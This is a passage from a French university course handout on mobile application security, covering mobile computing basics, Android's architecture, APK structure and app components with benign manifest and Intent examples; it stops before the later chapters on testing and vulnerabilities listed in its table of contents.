République Algerienne Démocratique et Populaire

Ministère de l'enseignement supérieur et de la Recherche scientifique

Université Djillali Liabès de Sidi Bel Abbès

Faculté des Sciences Exactes

Département d'informatique

Laboratoire EEDIS

Polycopié de Cours

Sécurité des applications mobiles

Niveau : 2éme Année Master S3 RSSI

Préparée par:

Dr. MERABET Mohamed

Année Universitaire : 2020. - 2021.

Table des matières

Table des matières i

Liste des figures iii

1 Généralités sur les environnements mobile 3
1.1 Introduction . . . 3
1.2 Définition . . . 4
1.3 Évolution . . . 4
1.4 Caractéristiques . . . 5
1.5 Domaines d'applications . . . 5
1.6 Systèmes d'exploitation mobiles . . . 6
1.7 Avantages et Limitations . . . 6
1.8 Conclusion . . . 8

2 Sécurité Sous Android 9
2.1 Introduction . . . 9
2.2 Architecture d' Android [6] . . . 9
2.2.1 Noyau Linux . . . 10
2.2.2 Composants natifs . . . 11
2.2.3 Système d'exécution Android . . . 11
2.2.4 Framework Android . . . 12
2.2.5 Applications . . . 12
2.3 Structure du package .apk [7] . . . 13
2.4 Composants de l'application [2] . . . 15
2.5 Mécanismes de sécurité d'Android [4] . . . 20
2.5.1 UID / GID Linux pour les applications normales . . . 21
2.5.2 Sandboxing d'application . . . 22
2.5.3 Inter Process Communication (IPC) . . . 23
2.5.4 Techniques d'atténuation des exploits . . . 23

2.5.5 Permissions . . . 24
2.5.6 Processus de signature et de publication . . . 25
2.6 Conclusion . . . 27

3 Tests de sécurité 28
3.1 Introduction . . . 28
3.2 Contextes de test . . . 28
3.3 Types d'analyse de vulnérabilité . . . 29
3.4 Test d'intrusion (Pentesting) . . . 29
3.5 Technique de Reverse Engineering . . . 30
3.6 Interception de la communication réseau [4] . . . 31
3.6.1 Interception du trafic HTTP(S) . . . 31
3.6.2 Interception du trafic sur la couche réseau . . . 32
3.7 Conclusion . . . 34

4 Vulnérabilités dans les applications mobiles 35
4.1 Introduction . . . 35
4.2 Vulnérabilités coté application mobile . . . 35
4.2.1 Stockage de données non sécurisé [4] . . . 35
4.2.2 Manque de protection binaire [1] . . . 39
4.2.3 Présence d'informations sensibles dans les fichiers logs [4] . . . 40
4.2.4 IPC non sécurisées [4] . . . 42
4.2.5 Injections côté client [4] . . . 50
4.2.6 Cryptographie insuffisante [1] . . . 52
4.3 Vulnérabilités coté web lié a l'application mobile . . . 53
4.3.1 Communication réseau non sécurisées [4] . . . 53
4.3.2 Mauvaise authentification [4] . . . 57
4.4 Conclusion . . . 61

Bibliographie 62

Liste des figures

1.1 Informatique mobile 3
1.2 iOS et ANDROID 4

2.1 Pile de logiciels Android [7] 10
2.2 Noyau Linux 10
2.3 Composants natifs 11
2.4 Système d'exécution Android 12
2.5 Applications système et applications utilisateur 12
2.6 Structure de fichier Android APK [7] 14
2.7 Étapes d'exécution [4] 15
2.8 Les composants Android et leurs interaction [7] 16
2.9 Modèle de sécurité Android [4] 20
2.10 Séparation des applications en sandbox 22

3.1 Étapes de reverse engineering d'une application Android 31
3.2 Interception d'une requête http avec Burp [4] 32
3.3 Reniflage du trafic réseau avec Wireshark [4] 33

4.1 Ingénierie inverse de l'application Sieve [1] 40

Introduction

Objectifs du cours

À travers ce cours, l'étudiant apprendra les concepts des environnements mobiles, le détail de l'architecture d'un système d'exploitation mobile et les mécanismes de sécurité implémentés. En plus les étudiants vont découvrir les tests de sécurité et les différents problèmes liés à la sécurité dans cet environnement.

Public(s) visé(s)

Ce support de cours, conforme au programme enseigné, s'adresse aux étudiants de Master 2 Semestre 3, Spécialité : Réseaux, Systèmes et Sécurité de l'Information (RSSI).

Connaissances préalables recommandées

Les requis indispensables pour suivre les enseignements contenus dans ce polycopié sont : Sécurité informatique, Applications mobiles et Développement d'applications web.

Structure du polycopié

Ce présent polycopié est découpé en quatre chapitres :

Le *premier chapitre* est consacré aux généralités sur les environnements mobile.

Le *deuxième chapitre* décrit en détail l'architecture d'un système Android ainsi que la structure du package .apk et les mécanismes de sécurité d'Android.

Le *troisième chapitre* se rapporte aux tests de sécurité et les techniques qui permettent de découvrir les vulnérabilités . On verra en détail deux techniques : reverse engineering et l'interception de la communication réseau.

Le *dernier chapitre* est dédié aux vulnérabilités coté application et coté web lié a l'application mobile. Plusieurs vulnérabilités seront traités dans ce chapitre : stockage de données non sécurisé, manque de protection binaire, IPC non sécurisées, mauvaise authentification,..ect.

Nous avons clôturé notre polycopié par une bibliographie qui englobe les ressources mentionnées dans l'ouvrage.

1 Généralités sur les environnements mobile

1.1 Introduction

Ces dernières années, le marché des smartphones a connu une expansion rapide, et son élan semble imparable. Sa croissance accélérée est due à la diversité des applications.

Un grand nombre non spécifié de fonctions clés des téléphones mobiles qui n'étaient autrefois pas accessibles en raison de restrictions de sécurité sur les téléphones mobiles conventionnels ont été rendus ouverts aux applications pour smartphones. Par la suite, la disponibilité d'applications variées autrefois fermées aux téléphones portables classiques est ce qui rend les smartphones plus attractifs.



Figure 1.1 – *Informatique mobile*

1.2 Définition

« un environnement mobile c'est le système d'exploitation de l'appareil. c'est la plateforme logicielle sur laquelle les autres programmes ou applications peuvent s'exécuter »[8].

Un environnement mobile traite des caractéristiques et des exigences des applications mobiles. Étant donné que la portabilité est le principal facteur, ce type d'environnement garantit que les utilisateurs ne sont pas liés à un seul emplacement physique, mais peuvent fonctionner de n'importe où. Il intègre tous les aspects des communications sans fil [5].

Figure 1.2 – *iOS et ANDROID*

1.3 Évolution

- **Première génération (80s) :** (Motorola DynaTAC 8000X)
  - conçu et développé par les fabricants de combinés.
  - le logiciel du téléphone est développé en interne pour ne pas divulguer le secret de fabrication.
  - les développeurs qui ne faisaient pas partie de ce cercle intérieur n'avaient pas possibilité d'écrire des applications pour les téléphones.
- **Deuxième génération (90s) :** 1G Cell Phones
  - Les clients demandent plus de fonctionnalités et plus de jeux.
  - les fabricants de combinés n'avaient pas la motivation ou les ressources pour créer des applications personnalisées pour chaque utilisateur.
  - The Wireless Application Protocol (WAP) peut fournir un portail pour les services de divertissement et d'information.
- **Troisième génération :** (Les plateformes mobiles propriétaires)
  - L' écriture des jeux vidéo à forte intensité graphique avec WAP était presque impossible.

— La mémoire devenait moins chère ; les batteries plus endurant.
— Diverses plates-formes propriétaires différentes ont émergé et les développeurs créent encore activement des applications pour eux.

Aujourd'hui, le marché des téléphones mobiles est devenu de plus en plus fragmenté, avec toutes les plates-formes partageant une partie de la tarte. Les développeurs de logiciels mobiles travaillent avec différents environnements de programmation, différents outils et différentes langues de programmation.

1.4 Caractéristiques

- **Portabilité :** Facilite le mouvement des dispositifs dans l'environnement informatique mobile.
- **Connectivité :** Possibilité de rester en permanence connecté avec un minimum de retard / temps d'arrêt, sans être affecté par les mouvements des nœuds connectés.
- **Interactivité sociale :** Maintenir la connectivité pour collaborer avec d'autres utilisateurs, au moins dans le même environnement.
- **Individualité :** Adaptation de la technologie aux besoins individuels.

1.5 Domaines d'applications

* Banque en ligne (Paysera).
* Shopping (Amazon, eBay, AliExpress).
* Réseaux sociaux (Facebook, Twitter, YouTube, Instagram).
* Streaming (Netflix, Amazon Prime Video).
* Messagerie instantanée (WhatsApp, Facebook Messenger).
* Chat vocal (Skype, Imo).
* E-mail (Gmail, Blue Mail).
* Partage de fichiers (Dropbox, Google Drive).
* Jeux (Minecraft, Fortnite).

1.6 Systèmes d'exploitation mobiles

Android de Google

- 73 % de parts de marché en 2020.
- Licence open source.
- Une variante de Linux.
- 34 grands acteurs operateurs de téléphonie mobile, fabricants de semi-conducteurs, d'appareils mobiles, de logiciels.

iOS de Apple

- 26 % de parts de marché en 2020.
- Licence propriétaire.
- Dérive du Mac OS X.
- La boutique Apple propose plus d'un million d'applications.

1.7 Avantages et Limitations

Avantages

— **Flexibilité d'emplacement :** permets aux utilisateurs de travailler à partir de n'importe où tant qu'il existe une connexion établie.

— **Économise du temps :** le temps consommé en voyageant depuis différents endroits a été réduit. On peut maintenant accéder à tous les documents et fichiers importants sur un canal ou un portail sécurisé et fonctionner comme s'ils étaient sur leur ordinateur.

— **Productivité améliorée :** les utilisateurs peuvent travailler efficacement et effectivement à partir de n'importe quel endroit qu'ils trouvent confortable. Cela améliore leurs niveaux de productivité.

— **Facilite la recherche :** permet aux agents de terrain et aux chercheurs de collecter et d'alimenter les données partout où elles se trouvaient sans faire de parcours inutiles de et vers le bureau a l'extérieur.

— **Divertissement :** il est facile d'accéder à une grande variété de films, de contenu éducatif et informatif. Avec l'amélioration et la disponibilité de connexions de données hautes débit à un coût considérable, on peut obtenir tous les divertissements qu'ils souhaitent lorsqu'ils naviguent sur Internet pour les données diffusées en continu.

Limitations

— **La portée et la bande passante :** l'accès à Internet mobile est généralement plus lent que les connexions directes par câble, en utilisant des technologies telles que GPRS et EDGE, et plus récemment les réseaux HSDPA, HSUPA, 3G et 4G et le réseau 5G proposé. Les réseaux locaux sans fil à haute vitesse sont peu coûteux mais ont une portée très limitée.

— **Normes de sécurité :** lorsque vous travaillez en mode mobile, l'un dépend de réseaux publics, nécessitant une utilisation prudente de VPN. La sécurité est une préoccupation majeure tout en ce qui concerne les normes d'informatique mobile. On peut facilement attaquer le VPN à travers un grand nombre de réseaux interconnectés à travers la ligne.

— **Consommation d'énergie :** lorsqu'une prise de courant ou un générateur portable n'est pas disponible, les ordinateurs mobiles doivent compter entièrement sur la batterie. Combiné avec la taille compacte de nombreux appareils mobiles, cela signifie souvent que des batteries exceptionnellement coûteuses doivent être utilisées pour obtenir la durée de vie de la batterie nécessaire.

— **Interférences de transmission :** la météo, le terrain et la portée du point de signal le plus proche peuvent tous interférer avec la réception du signal. La réception dans les tunnels, certains bâtiments et les zones rurales est souvent médiocre.

— **Risques potentiels pour la santé :** les téléphones cellulaires peuvent interférer avec les dispositifs médicaux sensibles. Les questions concernant le rayonnement et la santé des téléphones portables ont été soulevées.

1.8 Conclusion

L'utilisation des applications sur smartphones est en train de devenir une nouvelle tendance, tant dans le cadre personnelle que dans l'industrie, d'où le besoin de renforcer les mécanismes de sécurité dans les systèmes d'exploitation mobiles.

Le but de ce chapitre était de donner une idée complète sur les environnements mobiles. Nous avons présenté la définition d'un environnement mobile, son évolution, caractéristiques et les domaines d'application. Aussi, nous avons vu que Android et iOS partagent le marché des OS mobiles en 2020. Dans le chapitre suivant, nous allons nous intéresser à la sécurité sous Android.

2 Sécurité Sous Android

2.1 Introduction

La grande puissance des applications smartphone implique une grande responsabilité de leurs développeurs. Les restrictions de sécurité par défaut sur les téléphones mobiles classiques avaient permis de maintenir un niveau de sécurité relatif même pour les applications développées sans sensibilisation à la sécurité.

Le principal avantage d'un smartphone est qu'il est ouvert aux développeurs d'applications, si les développeurs conçoivent ou codent leurs applications sans connaître les problèmes de sécurité, cela pourrait entraîner des risques personnels des utilisateurs. la fuite d'informations ou l'exploitation par des logiciels malveillants.

2.2 Architecture d' Android [6]

Android est une plate-forme open source basée sur Linux développée par Google, qui sert de système d'exploitation mobile (OS). Aujourd'hui, la plate-forme est la base d'une grande variété de technologies modernes, telles que les téléphones mobiles, les tablettes, les technologies portables, les téléviseurs et autres appareils «intelligents». Les versions Android typiques sont livrées avec une gamme d'applications préinstallées («stock») et prennent en charge l'installation d'applications tierces via le Google Play Store et d'autres marchés.

Android est un système d'exploitation mobile basé sur un Linux noyau. La figure 2.1 montre l'architecture en couches d'Android.



FIGURE 2.1 – *Pile de logiciels Android [7]*

2.2.1 Noyau Linux

Le noyau Linux fournit les fonctionnalités de base des systèmes d'exploitation tels que les pilotes du noyau, la gestion de l'alimentation et le système de fichiers.

FIGURE 2.2 – *Noyau Linux*

Android utilise un noyau Linux avec les changements suivants :

— Le Binder qui remplace de *IPC SysV*. C'est un module qui permet les communications inter-processus(en utilisant *ashmem* driver) et la gestion de la concurrence. Il est plus économique en ressources système, tout en assurant les mêmes fonctions.

— La Gestion de la mémoire nommée *Ashmem (Android shared memory)*. permet de déléguer une partie de la gestion de la mémoire à l'utilisateur. De ce fait, la mémoire peut être partagée entre les processus en passant par *Binder*.

— L' accès aux journaux système (*logs*) grace a un logger intégré dans le noyau. Celui-ci permet d'effectuer une surveillance via la commande `logcat`.

— OOM (Out Of Memory) est un gestionnaire de tâches qui a pour rôle de tuer les tâches lorsque la mémoire vient à manquer.

Il ya aussi d'autres modifications comme la gestion de la mise en veille, de l'alarme, la sécurisation de l'accès aux ressources réseau ou encore la fonction `printk` permettant de loguer en RAM les *GPIO (General-purpose input/output)* ou *ADB (Android Debug Bridge)* pour l'USB.

2.2.2 Composants natifs



FIGURE 2.3 – *Composants natifs*

Au-dessus du noyau, il y a la couche des composants natifs qui contient des éléments essentiels d'Android en tant que plate-forme mobile.

La couche d'abstraction matérielle (*HAL*) définit une interface standard pour combler le fossé entre le matériel et le logiciel. Comparé aux pilotes situés dans la couche du noyau, Android HAL contient la plupart des implémentations spécifiques au fournisseur de matériel, par exemple, les API du périphérique audio et de la caméra.

Les deux autres composants clés de la partie composants natifs sont les bibliothèques natives et les démons écrits en C / C ++. Les démons natifs gèrent toutes les interactions avec le système au niveau natif. Les bibliothèques natives, telles que *SQLite*, *Webkit*, *SSL* et *OpenGL*, pourraient considérablement enrichir les fonctionnalités et la compatibilité de la plate-forme Android à des fins de développement.

2.2.3 Système d'exécution Android

Le système d'exécution Android contient les bibliothèques principales et l'environnement d'exécution. Une machine virtuelle de processus Java nommée *Dalvik* était utilisée comme seul environnement d'exécution jusqu'à la version 4.4 d'Android. Par la suite, Android a introduit un nouveau schéma d'exécution appelé *Android Runtime (ART)*



FIGURE 2.4 – *Système d'exécution Android*

pour remplacer la machine virtuelle *Dalvik* dans les versions ultérieures. Par rapport à la compilation *Just-In-Time (JIT)* utilisée par la machine virtuelle *Dalvik*, la compilation *Ahead-Of-Time (AOT)* fournie par *ART* s'est avérée améliorer considérablement les performances ainsi que la consommation d'énergie.

2.2.4 Framework Android

Au-dessus du système d'exécution Android se trouve le framework d'application qui comprend les blocs de base pour la construction d'applications Android, telles que les classes de base pour les activités, les services et les fournisseurs de contenu (dans les paquetages `android.app. *`); Widgets GUI (dans les packages `android.view. *` et `android.widget`); et les classes pour l'accès au fichier et à la base de données (principalement dans les paquetages `android.database. *` et `android.content. *`).

Il comprend également des classes qui vous permettent d'interagir avec le matériel de l'appareil, ainsi que des classes qui profitent des services de niveau supérieur offerts par le système. Tous les composants mentionnés précédemment constituent la base de l'exécution des applications sur la plate-forme Android.

2.2.5 Applications

FIGURE 2.5 – *Applications système et applications utilisateur*

Applications système

Les applications système peuvent faire partie du système d'exploitation Android principal ou peuvent simplement être des applications utilisateur préinstallées, telles que les clients de messagerie ou les navigateurs. Les applications peuvent bénéficier d'autorisations système avec le niveau de protection de la signature et peuvent ainsi obtenir des privilèges de niveau OS, même s'ils ne sont pas préinstallés.

Applications installées par l'utilisateur

Les applications installées par l'utilisateur sont installées sur une partition dédiée en lecture-écriture (généralement montée sous `/data`) qui héberge les données utilisateur et peut être désinstallée à volonté. Chaque application ne peut généralement pas affecter d'autres applications ou accéder à leurs données. De plus, les applications ne peuvent accéder qu'aux ressources qu'elles ont expressément autorisé à utiliser.

La séparation des privilèges et le principe du moins de privilège sont essentiels au modèle de sécurité d'Android.

2.3 Structure du package .apk [7]

Nous allons expliquer dans cette section la structure du package d'application Android et les étapes d'exécution . La figure 2.6 représente la structure d'un package d'application Android.

Un package android .apk contient plusieurs fichiers et dossiers emballés sous forme d'un package avec l'extension .apk.

Le répertoire `META-INF` comprend `MANIFEST.MF`, qui contient une signature cryptographique et permet de valider l'ensemble du contenu du package de distribution.

Le répertoire `lib` contient le code compilé, qui est spécifique à une couche logicielle d'un processeur et que les `Assets` sont un répertoire contenant des ressources d'applications, qui peuvent être récupérées par `AssetManager`.



FIGURE 2.6 – *Structure de fichier Android APK [7]*

L'`AndroidManifest.xml` est un fichier clé dans la structure de l'application, qui est un fichier manifest supplémentaire, décrivant le nom, la version, les droits d'accès et les fichiers de bibliothèque référencés pour l'application.

Les applications Android sont généralement écrites en Java et compilées en bytecode Dalvik, qui est quelque peu différent du bytecode Java traditionnel. Le bytecode Dalvik est créé en compilant d'abord le code Java en fichiers .class, puis en convertissant le bytecode JVM au format Dalvik .dex avec l'outil `dx`.

La version actuelle d'Android exécute ce bytecode sur l'environnement d'exécution Android (ART). ART est le successeur du moteur d'exécution original d'Android, la machine virtuelle Dalvik. La principale différence entre Dalvik et ART est la manière dont le bytecode est exécuté.

Dans Dalvik, le bytecode est traduit en code machine au moment de l'exécution, un processus connu sous le nom de compilation *just-in-time (JIT)*. La compilation JIT affecte négativement les performances : la compilation doit être effectuée à chaque fois que l'application est exécutée.

Pour améliorer les performances, ART a introduit la compilation *ahead-of-time (AOT)*. Comme son nom l'indique, les applications sont précompilées avant d'être exécutées pour la première fois. Ce code machine précompilé est utilisé pour toutes les exécutions



FIGURE 2.7 – *Étapes d'exécution [4]*

ultérieures. AOT améliore les performances par un facteur de deux tout en réduisant la consommation d'énergie.

2.4 COMPOSANTS DE L'APPLICATION [2]

Les applications Android sont constituées de plusieurs composants de haut niveau. Les principaux composants sont :

- Activités
- Fragments
- Intents
- Broadcast receivers
- Content providers
- services

Chaque composant à un but distinct, un cycle de vie distinct qui définit comment le composant est créé et détruit. La figure 2.8 montre les composants de l'application Android et les interactions connexes.



FIGURE 2.8 – *Les composants Android et leurs interaction [7]*

Activités

Les activités constituent la partie visible de toute application. Il y a une activité par écran, donc une application avec trois écrans différents implémente trois activités différentes. Les activités sont déclarées en étendant la classe `Activity`. Ils contiennent tous les éléments de l'interface utilisateur : fragments, vues et mises en page. Chaque activité doit être déclarée dans le manifeste Android avec la syntaxe suivante :

```
<activity android:name="ActivityName">
</activity>
```

Listing 2.1 – *déclaration d'une activité*

Les activités non déclarées dans le manifeste ne peuvent pas être affichées et toute tentative de lancement lèvera une exception.

Fragments

Un fragment représente un comportement ou une partie de l'interface utilisateur au sein de l'activité. Des fragments ont été introduits sous Android avec la version `Honeycomb 3.0 (niveau d'API 11)`.

Les fragments sont destinés à encapsuler des parties de l'interface pour faciliter la réutilisation et l'adaptation à différentes tailles d'écran. Les fragments ne peuvent exister par eux-mêmes. Ils ont leur propre cycle de vie, qui est lié au cycle de vie des activités qui les mettent en œuvre. Les fragments n'ont pas besoin d'être déclarés dans les fichiers manifestes car ils dépendent des activités.

Intents

Les intentions sont des messages asynchrones construit sur Binder. Une intention peut être utilisé pour demander une action à un autre composant d'application. Bien que les intentions facilitent la communication entre les composants de plusieurs manières, il existe trois cas d'utilisation fondamentaux :
Démarrer une activité, démarrer un service ou diffuser un broadcast.

Il existe deux types d'intentions : Les intentions explicites nomment le composant qui sera démarré (le nom complet de la classe). Par exemple :

```
Intent intent = new Intent(this, myActivity.myClass);
```

Les intentions implicites sont envoyées au système d'exploitation pour effectuer une action donnée sur un ensemble de données donné (l'URL du site Web OWASP dans notre exemple ci-dessous). Il appartient au système de décider quelle application ou classe exécutera le service correspondant. Par exemple :

```
Intent intent = new Intent(Intent.MY_ACTION, Uri.parse("https://www.owasp.org
    "));
```

Un filtre d'intention est une expression dans les fichiers Manifest Android qui spécifie le type d'intentions que le composant souhaite recevoir. Par exemple, en déclarant un filtre d'intention pour une activité, vous permettez à d'autres applications de démarrer directement votre activité avec un certain type d'intention. De même, votre activité ne peut être démarrée avec une intention explicite que si vous ne déclarez aucun filtre d'intention pour elle.

Android utilise des intentions pour diffuser des messages aux applications (comme un appel entrant ou un SMS) des informations importantes sur l'alimentation (batterie faible, par exemple) et les changements de réseau (perte de connexion,

par exemple). Des données supplémentaires peuvent être ajoutées aux intentions (via `putExtra / getExtras`).

Broadcast Receivers

Les Broadcast Receivers sont des composants qui permettent aux applications de recevoir des notifications d'autres applications et du système lui-même. Avec eux, les applications peuvent réagir aux événements (internes, déclenchés par d'autres applications ou lancés par le système d'exploitation). Ils sont généralement utilisés pour mettre à jour les interfaces utilisateur, démarrer les services, mettre à jour le contenu et créer des notifications utilisateur.

Il existe deux façons de faire connaître un récepteur de diffusion au système. Une façon consiste à le déclarer dans le fichier manifeste Android. Le manifeste doit spécifier une association entre le récepteur de diffusion et un filtre d'intention pour indiquer les actions que le récepteur est censé écouter.

Un exemple de déclaration Broadcast Receiver avec un filtre d'intention dans un manifeste :

```
<receiver android:name=".MyReceiver" >
<intent-filter>
<action android:name="com.owasp.myapplication.MY_ACTION" />
</intent-filter>
</receiver>
```

Veuillez noter que dans cet exemple, le récepteur de diffusion n'inclut pas l'attribut `android: exported`. Comme au moins un filtre a été défini, la valeur par défaut sera définie sur `"true"`. En l'absence de tout filtre, il sera défini sur `"false"`.

L'autre façon est de créer le récepteur dynamiquement dans le code. Le récepteur peut alors s'enregistrer avec la méthode `Context.registerReceiver`.

Content Providers

Android utilise *SQLite* pour stocker des données en permanence : comme avec Linux, les données sont stockées dans des fichiers. SQLite est une technologie de stockage de données relationnelle légère, efficace et open source qui ne nécessite pas beaucoup de puissance de traitement, ce qui la rend idéale pour une utilisation mobile. Une API entière avec des classes spécifiques (`Cursor`, `ContentValues`, `SQLiteOpenHelper`, `ContentProvider`, `ContentResolver`, etc.) est disponible. SQLite n'est pas exécuté en tant que processus séparé ; cela fait partie de l'application.

Par défaut, une base de données appartenant à une application donnée est uniquement accessible à cette application. Cependant, les fournisseurs de contenu offrent un excellent mécanisme pour extraire les sources de données (y compris les bases de données et les fichiers plats) ; ils fournissent également un mécanisme standard et efficace pour partager des données entre les applications, y compris les applications natives. Pour être accessible à d'autres applications, un fournisseur de contenu doit être explicitement déclaré dans le fichier manifeste de l'application qui le partagera. Tant que les fournisseurs de contenu ne sont pas déclarés, ils ne seront pas exportés et ne pourront être appelés que par l'application qui les crée.

Les fournisseurs de contenu sont implémentés via un schéma d'adressage *URI* : ils utilisent tous le modèle `content://`. Quel que soit le type de sources (base de données SQLite, fichier plat, etc.), le schéma d'adressage est toujours le même, faisant ainsi abstraction des sources et offrant au développeur un schéma unique. Les fournisseurs de contenu proposent toutes les opérations régulières de base de données : créer, lire, mettre à jour, supprimer. Cela signifie que toute application disposant des droits appropriés dans son fichier manifeste peut manipuler les données d'autres applications.

Services

Les services sont des composants du système d'exploitation Android (basés sur la classe `Service`) qui exécutent des tâches en arrière-plan (traitement des données, intentions de démarrage et notifications, etc.) sans présenter d'interface utilisateur.

Les services sont destinés à exécuter des processus à long terme. Leurs priorités système sont inférieures à celles des applications actives et supérieures à celles des applications inactives. Par conséquent, ils sont moins susceptibles d'être tués lorsque le système a besoin de ressources et ils peuvent être configurés pour redémarrer automatiquement lorsque suffisamment de ressources sont disponibles. Cela fait des services un excellent candidat pour exécuter des tâches en arrière-plan.

